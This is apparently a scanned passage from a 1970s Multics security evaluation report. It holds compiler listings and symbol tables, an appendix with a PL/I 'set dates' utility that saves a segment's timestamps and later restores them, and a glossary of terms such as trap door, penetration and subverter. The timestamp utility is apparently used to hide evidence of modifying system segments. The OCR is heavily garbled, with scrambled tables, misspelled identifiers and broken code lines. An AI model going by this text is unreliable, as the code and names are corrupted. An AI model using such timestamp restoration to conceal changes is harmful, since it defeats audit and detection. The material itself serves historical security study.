date1p	000254	automatic	pointer
error_table_inoarg	000162	external static	fixed bin(17,0)
first	000103	automatic	fixed bin(17,0)
i	000101	automatic	fixed bin(17,0)

loc_snn1	000172	constant	entry
loc_snn1	000174	constant	entry
loc_sread_ptr	000176	constant	entry
overlay	000170	based	bit(36)
ring0_get_ssegptr	000170	constant	entry
save_acc	000264	automatic	fixed bin(35,0)
sdwp	000010	internal static	pointer
segptr	000012	internal static	pointer
targ	000102	based	char
tc	000102	automatic	fixed bin(17,0)
tp	000252	automatic	pointer
wdsegptr	000104	automatic	pointer
zg	000200	constant	entry
zg2f	000202	constant	entry

NAMES DECLARED BY DECLARE STATEMENT AND NEVER REFERENCED.

dirname		automatic	char(168)
ename		automatic	char(32)
error_table_ssegknown		external static	fixed bin(17,0)
expand_path_	000000	constant	entry
get_process_id_	000000	constant	entry
pad		based	bit(30)
processid		automatic	bit(36)
sdw		based	structure
sw		automatic	fixed bin(17,0)

NAMES DECLARED BY EXPLICIT CONTEXT.

endarg	000635	constant	isbel
loop	000555	constant	label
mess	000132	constant	label
reset	000770	constant	label
zp	000072	constant	entry

NAMES DECLARED BY CONTEXT OR IMPLICATION.

addr		builtin function	
basana		builtin function	

ATTRIBUTES AND REFERENCES

level 2 packed unaligned dcl 31	set ref 74 78
dcl 7 set ref 99 99 101	
dcl 7 set ref 40 41 45 46 48 56 57 61 86 87	
dcl 7 set ref 38 90 92 93 93 94	
external dcl 7 ref 40 56 86	
external dcl 7 ref 58 88	
external dcl 7 ref 45	
array dcl 7 set ref 37 66 68 69 75 80 95	
array dcl 7 set ref 67 88 95	
dcl 7 set ref 67 109	
dcl 7 set ref 37 66 74 78 93	
dcl 7 ref 41 57 87	
dcl 7 set ref 58 59 95	
dcl 7 set ref 45 54 84 85 85 86 88 90 94 95 95 95	
99 100	
external dcl 7 ref 42 58 70 75 95	
external dcl 7 ref 98	
external dcl 7 ref 99	
array dcl 7 set ref 93 93 109 109	
external dcl 7 ref 48 61	
dcl 35 set ref 79 113	
dcl 7 set ref 68 68	
dcl 7 set ref 47 48 49 54 59 59 60 79 79 80 80 83	
109 113 113	
unaligned dcl 7 set ref 45 48 58 58 88	
dcl 7 set ref 48 41 45 45 48 48 58 58 56 57 58 58	
86 87 88 88	
dcl 7 set ref 40 45 48 58 56 58 86 88	
dcl 7 set ref 61 79 79 80 80 113 113	
external dcl 7 ref 68 79	
external dcl 7 ref 88 113	

unaligned dcl 7
unaligned dcl 7

dcl 7
external dcl 7
external dcl 7
level 2 packed unaligned dcl 31
dcl 7
level 1 packed dcl 31
dcl 7

dcl 80 ref 87 90
dcl 85 ref 85 89
dcl 42 ref 42 57 92
dcl 113 ref 100 101 113
external dcl 1 ref 1

internal ref 37 66 67 99 99
internal ref 60 79 79 80 80 113 113

APPENDIX F

Set Dates Utility Listing

This appendix is a listing of the set dates utility described in Section 3.4.4. The get entry point takes a pathname as an argument and remembers the dates on the segment at that time. The set entry point takes no arguments and sets the dates on the segment to the values at the time of the call to the get entry point. Set remembers the pathname as well as the dates and may be called repeatedly to handle the deactivation problem discussed in Section 3.4.4.

COMPILATION LISTING OF SEGMENT get
 Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
 Compiled on: 04/10/74 1841.1 edt Wed
 Options: map

```

1 get:
2   proc;
3
4   /* Entry point to get the dates from a segment */
5
6
7   dcl
8     cu_sarg_ptr entry (fixed bin, ptr, fixed bin, fixed bin),
9     expand_path_entry (ptr, fixed bin, ptr, ptr, fixed bin),
10    com_err_entry options (variable),
11    hcs_status_long entry (char (*), char (*), ptr, ptr, fixed bin),
12    hcs_sset_dates entry (char (*), char (*), ptr, fixed bin);
13  dcl
14    argp ptr,
15    argl fixed bin,
16    code fixed bin,
17    dir char (168) int static init (" "),
18    entry char (32) int static init (" "),
19    arg char (argl) based (argp),
20    bp ptr;
21  dcl
22    1 time aligned internal static,
23    2 (dtem, dtd, dtu, dtm) bit (36) unaligned;
24  dcl
25    1 branch aligned,
26    2 (type bit (2), nnames bit (16), nrp bit (18), dtm bit (36), dtu bit (36), mode bit (5), padding
27    bit (13), records bit (18), dtd bit (36), dtem bit (36), acct bit (36), curlen bit (12), bitcnt
28    bit (24), did bit (4), mddid bit (4), copysw bit (1), pad2 bit (9), nbs (0:2) bit (6), uid bit (36)
29    ) unal;
30  call cu_sarg_ptr (1, argp, argl, code);
31  if code ~= 0 then
32    do;
33  err:1
34    call com_err_ (code, "get");
35    return;
36  end;
37  call expand_path_ (argp, argl, addr (dir), addr (entry), code);
38  if code ~= 0 then
39    do;
40  error:
41    call com_err_ (code, "get", argl);
42    return;
43  end;
44  bp = addr (branch);
45  call hcs_status_long (dir, entry, 1, bp, null (), code); /* read out dates on segment */
46  if code ~= 0 then go to error;
47
48  time.dtem = branch.dtem;
49  time.dtd = branch.dtd;
50  time.dtu = branch.dtu;
51  time.dtm = branch.dtm;
52  return;
53
54  /* save dates in internal static */

```

```

56 /* Entry to set the dates on a segment to the values at the time of the get call */
57
58
59 call hcs_$set_dates (dir, entry, addr (time), code); /* set the dates */
60 if code = 0 then go to err1;
61 end;

```

NAMES DECLARED IN THIS COMPILATION.

ATTRIBUTES AND REFERENCES

DATA TYPE

LOC STORAGE CLASS

OFFSET

IDENTIFIER

NAMES DECLARED BY DECLARE STATEMENT.

acct	6	000106	automatic	bit(36)	level 2 packed unaligned dcl 25
arg		based		char	unaligned dcl 14 set ref 40
arg1		000102	automatic	fixed bin(17,0)	dcl 14 set ref 30 37 40 40
argp		000100	automatic	pointer	dcl 14 set ref 30 37 40
bitent	7(12)	000106	automatic	bit(24)	level 2 packed unaligned dcl 25
bp		000104	automatic	pointer	dcl 14 set ref 44 45
branch		000106	automatic	structure	level 1 packed dcl 25 set ref 44
code		000103	automatic	fixed bin(17,0)	dcl 14 set ref 30 31 33 37 38 40 45 46 59 50
com_err_	10(08)	000106	automatic	entry	external dcl 6 ref 33 40
copyen		000104	constant	bit(1)	level 2 packed unaligned dcl 25
cu_sarg_ptr		000100	constant	entry	external dcl 6 ref 30
curten	7	000106	automatic	bit(12)	level 2 packed unaligned dcl 25
dld	10	000106	automatic	bit(4)	level 2 packed unaligned dcl 25
dir	4	000106	automatic	char(168)	initial unaligned dcl 14 set ref 37 37 45 59
dtd	1	000072	internal static	bit(36)	level 2 packed unaligned dcl 25 set ref 49
dtd	5	000072	internal static	bit(36)	level 2 packed unaligned dcl 25 set ref 49
dte	3	000072	internal static	bit(36)	level 2 packed unaligned dcl 25 set ref 49
dte	1	000106	automatic	bit(36)	level 2 packed unaligned dcl 25 set ref 49
dte	2	000072	internal static	bit(36)	level 2 packed unaligned dcl 25 set ref 49
dtu	2	000106	automatic	bit(36)	level 2 packed unaligned dcl 25 set ref 49
dtu		000062	internal static	char(32)	initial unaligned dcl 14 set ref 37 37 45 59
entry		000102	constant	entry	external dcl 6 ref 37
expand_path_		000110	constant	entry	external dcl 6 ref 59
hcs_sset_data		000106	constant	entry	external dcl 6 ref 45
hcs_sstatus_jong	10(04)	000106	automatic	bit(4)	level 2 packed unaligned dcl 25
adid	3	000106	automatic	bit(5)	level 2 packed unaligned dcl 25
mode	10(18)	000106	automatic	bit(6)	array level 2 packed unaligned dcl 25
nbs	0(02)	000106	automatic	bit(16)	level 2 packed unaligned dcl 25
names	0(18)	000106	automatic	bit(18)	level 2 packed unaligned dcl 25
arp	10(09)	000106	automatic	bit(9)	level 2 packed unaligned dcl 25
pad2	3(05)	000106	automatic	bit(13)	level 2 packed unaligned dcl 25
padding	3(18)	000106	automatic	bit(18)	level 2 packed unaligned dcl 25
records		000072	internal static	structure	level 1 packed dcl 22 set ref 59 59
time		000106	automatic	bit(2)	level 2 packed unaligned dcl 25
type	11	000106	automatic	bit(36)	level 2 packed unaligned dcl 25
uid					

NAMES DECLARED BY EXPLICIT CONTEXT.

err1	000041	constant	label
error	000106	constant	label
get	000013	constant	entry
set	000221	constant	entry

dcl 33 ref 33 60
dcl 40 ref 40 46
external dcl 1 ref 1
external dcl 54 ref 54

NAMES DECLARED BY CONTEXT OR IMPLICATION.

addr	builtin function
null	builtin function

internal ref 37 37 37 37 44 59 59
internal ref 45 45

STORAGE REQUIREMENTS FOR THIS PROGRAM.

Start	Length	Object	Text	Link	Symbol	Defs	Static
		0	0	350	462	260	360
		632	260	112	136	67	102

THE FOLLOWING EXTERNAL OPERATORS ARE USED BY THIS PROGRAM.

call_ext_out_desc call_ext_out return ext_entry

THE FOLLOWING EXTERNAL ENTRIES ARE CALLED BY THIS PROGRAM.

com_err_ hcs_sstatus_long cu_sarg_ptr expand_path_ hcs_sset_dates

NO EXTERNAL VARIABLES ARE USED BY THIS PROGRAM.

LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC
1	00012	30	00020	31	00037	33	00041	35	00060
40	000106	42	000141	44	000142	45	000144	46	000204
50	000213	51	000215	52	000217	54	000220	59	000226
								37	000061
								48	000206
								60	000255
								38	000184
								49	000211
								61	000257

GLOSSARY

Access

"The ability and the means to approach, communicate with (input to or receive output from), or otherwise make use of any material or component in an ADP System." <DOD73>

Access Control List (ACL)

"An access control list (ACL) describes the access attributes associated with a particular segment. The ACL is a list of user identifications and respective access attributes. It is kept in the directory that catalogs the segment." <HIS73>

Active Segment Table (AST)

The AST contains an entry for every active segment in the system. A segment is "active" if its page table is in core. The AST is managed with least recently used algorithm.

Argument Validation

On calls to inner-ring (more privileged) procedures, argument validation is performed to ensure that the caller indeed had access to the arguments that have been passed to ensure that the called, more privileged procedure does not unwittingly access the arguments improperly.

Arrest

"The discovery of user activity not necessary to the normal processing of data which might lead to a violation of system security and force termination of the activity." <DOD73>

Breach

"The successful and repeatable defeat of security controls with or without an arrest, which if carried to consummation, could result in a penetration of the system. Examples of breaches are:

- a. Operation of user code in master mode;
- b. Unauthorized acquisition of I.D. password or file access passwords; and
- c. Accession to a file without using prescribed operating system mechanisms." <DOD73>

Call Limiter

The call limiter is a hardware feature of the HIS 6180 which restricts calls to a gate segment to a specified block of instructions (normally a transfer vector) at the base of the segment.

Date Time Last Modified (DTM)

The date time last modified of each segment is stored in its parent directory.

Date Time Last Used (DTU)

The date time last used of each segment is stored in its parent directory.

Deactivation

Deactivation is the process of removing a segments page table from core.

Descriptor Base Register (DBR)

The descriptor base register points to the page table of the descriptor segment of the process currently executing on the CPU.

Descriptor Segment (DSEG)

The descriptor segment is a table of segment descriptor words which identifies to the CPU to which

segments, the process currently has access.

Directory

"A directory is a segment that contains information about other segments such as access attributes, number of records, names, and bit count." <HIS73>

emergency_shutdown

"This mastermode module provides a system reentry point which can be used after a system crash to attempt to bring the system to a graceful stopping point." <SPS73>

Fault Intercept Module (fim)

The fim is a ring 0 module which is called to handle most faults. It copies the saved machine state into an easily accessible location and calls the appropriate fault handler (usually the signaller).

Gate Segment

A gate segment contains one or more entry point used on inward calls. A gate entry point is the only entry in a inner ring that may be called from an outer ring. Argument validation must be performed for all calls into gate segments.

General Comprehensive Operating Supervisor (GCOS)

GCOS is the operating system for the Honeywell 600/6000 line of computers. It is very similar to other conventional operating systems and has no outstanding security features.

HIS 645

The Honeywell 645 is the computer originally designed to run Multics. It is a modification of the HIS 635 adding paging and segmentation hardware.

HIS 6180

The Honeywell 6180 is a follow-on design to the HIS 645. The HIS 6180 uses the advanced circuit technology of the HIS 6080 and adds paging and segmentation hardware. The primary difference between the HIS 6180 and the HIS 645 (aside from performance improvements) is the addition of protection ring hardware.

hcs_

The gate segment hcs_ provides entry into ring 0 for most user programs for such functions as creating and deleting segments, modifying ACL's, etc.

hphcs_

The gate segment hphcs_ provides entry into ring 0 for such functions as shutting the system down, hardware reconfiguration, etc. Its access is restricted to system administration personnel.

ITS Pointer

An ITS (Indirect To Segment) Pointer is a 72-bit pointer containing a segment number, word number, bit offset, and indirect modifier. A Multics PL/I aligned pointer variable is stored as an ITS pointer.

Known Segment Table (KST)

The KST is a per-process table which associates segment numbers with segment names. Details of its organization and use may be found in Organick. <ORG72>

Linkage Segment

"The linkage segment contains certain vital symbolic data, descriptive information, pointers, and instructions that are needed for the linking of procedures in each process." <ORG72>

Master Mode

When the HIS 645 processor is in master mode (as opposed to slave mode), any processor instruction may be executed and access control checking is inhibited.

Multics

Multics, the Multiplexed Information and Computing Service, is the operating system for the HIS 645 and HIS 6180 computers.

Multi-Level Security Mode

"A mode of operation under an operating system (supervisor or executive program) which provides a capability permitting various levels and categories or compartments of material to be concurrently stored and processed in an ADP system. In a remotely accessed resource-sharing system, the material can be selectively accessed and manipulated from variously controlled terminals by personnel having different security clearances and access approvals. This mode of operation can accomodate the concurrent processing and storage of (a) two or more levels of classified data, or (b) one or more levels of classified data with unclassified data depending upon the constraints placed on the systems by the Designated Approving Authority." <DOD73>

OS/360

OS/360 is the operating system for the IBM 360 line of computers. It is very similar to other conventional operating systems and has no outstanding security features.

Page

Segments may be broken up into 1024 word blocks called pages which may be stored in non-contiguous locations of memory.

Penetration

"The successful and repeatable extraction and identification of recognizable information from a protected data file or data set without any attendant arrests." <DOD73>

Process

"A process is a locus of control within an instruction sequence. That is, a process is that abstract entity which moves through the instructions of a procedure as the procedure is executed by a processor." <DEN66>

Process Data Segment (PDS)

The PDS is a per-process segment which contains various information about the process including the user identification and the ring 0 stack. The PDS is accessible only in ring 0 or in master mode.

Process Initialization Table (PIT)

The PIT is a per-process segment which contains additional information about the process. The PIT is readable in ring 4 and writable only in ring 0.

Protection Rings

Protection rings form an extension to the traditional master/slave mode relationship in which there are eight hierarchical levels of protection numbered 0 - 7. A given ring N may access rings N through 7 but may only call specific gate segments in rings 0 to N-1.

Reference Monitor

The reference monitor is that hardware/software combination which must monitor all references by any program to any data anywhere in the system to ensure the security rules are followed.

- a. The monitor must be tamper proof.
- b. The monitor must be invoked for every

reference to data anywhere in the system.
c. The monitor must be small enough to be proven correct.

Segment

A segment is the logical atomic unit of information in Multics. Segments have names and unique protection attributes and may contain up to 256K words. Segments are directly implemented by the HIS 645 and HIS 6180 hardware.

Segment Descriptor Word (SDW)

An sdw is a single entry in a Descriptor Segment. The SDW contains the absolute address of the page table of a segment (if one exists) or an indication that the page table does not exist. The SDW also contains the access control information for the segment.

Segment Loading Table (SLT)

The SLT contains a list of segments to be used at the time the system is brought up. All segments in the SLT come from the system tape.

signaller

"signaller is the hardcore ring privileged procedure responsible for signalling all fault and interrupt-produced errors." <SPS73>

Slave Mode

When the HIS 645 processor is in slave mode, certain processor instructions are inhibited and access control checking is enforced. The processor may enter master mode from slave mode only by signalling a fault of some kind.

Stack Base Register

The stack base register contains the segment number of the stack currently in use. In the original design of Multics, the stack base was locked so that interrupt handlers were guaranteed that it always pointed to a writable segment. This restriction was later removed allowing the user to change the stack base arbitrarily.

subverter

The subverter is a procedure designed to test the reliability of security hardware by periodically attempting illegal accesses.

Trap door

Trap doors are unnoticed pieces of code which may be inserted into a system by a penetrator. The trap door would remain dormant within the software until triggered by the agent. Trap doors inserted into the code implementing the reference monitor could bypass any and all security restrictions on the systems. Trap doors can potentially be inserted at any time during software development and use.

WWMCCS

WWMCCS, the World Wide Military Command and Control System, is designed to provide unified command and control functions for the Joint Chiefs of Staff. As part of the WWMCCS contract for procurement of a large number of HIS 6000 computers, a set of software modifications were made to GCOS, primarily in the area of security. The WWMCCS GCOS security system was found to be no more effective than the unmodified GCOS security, due to the inherent weaknesses of GCOS itself.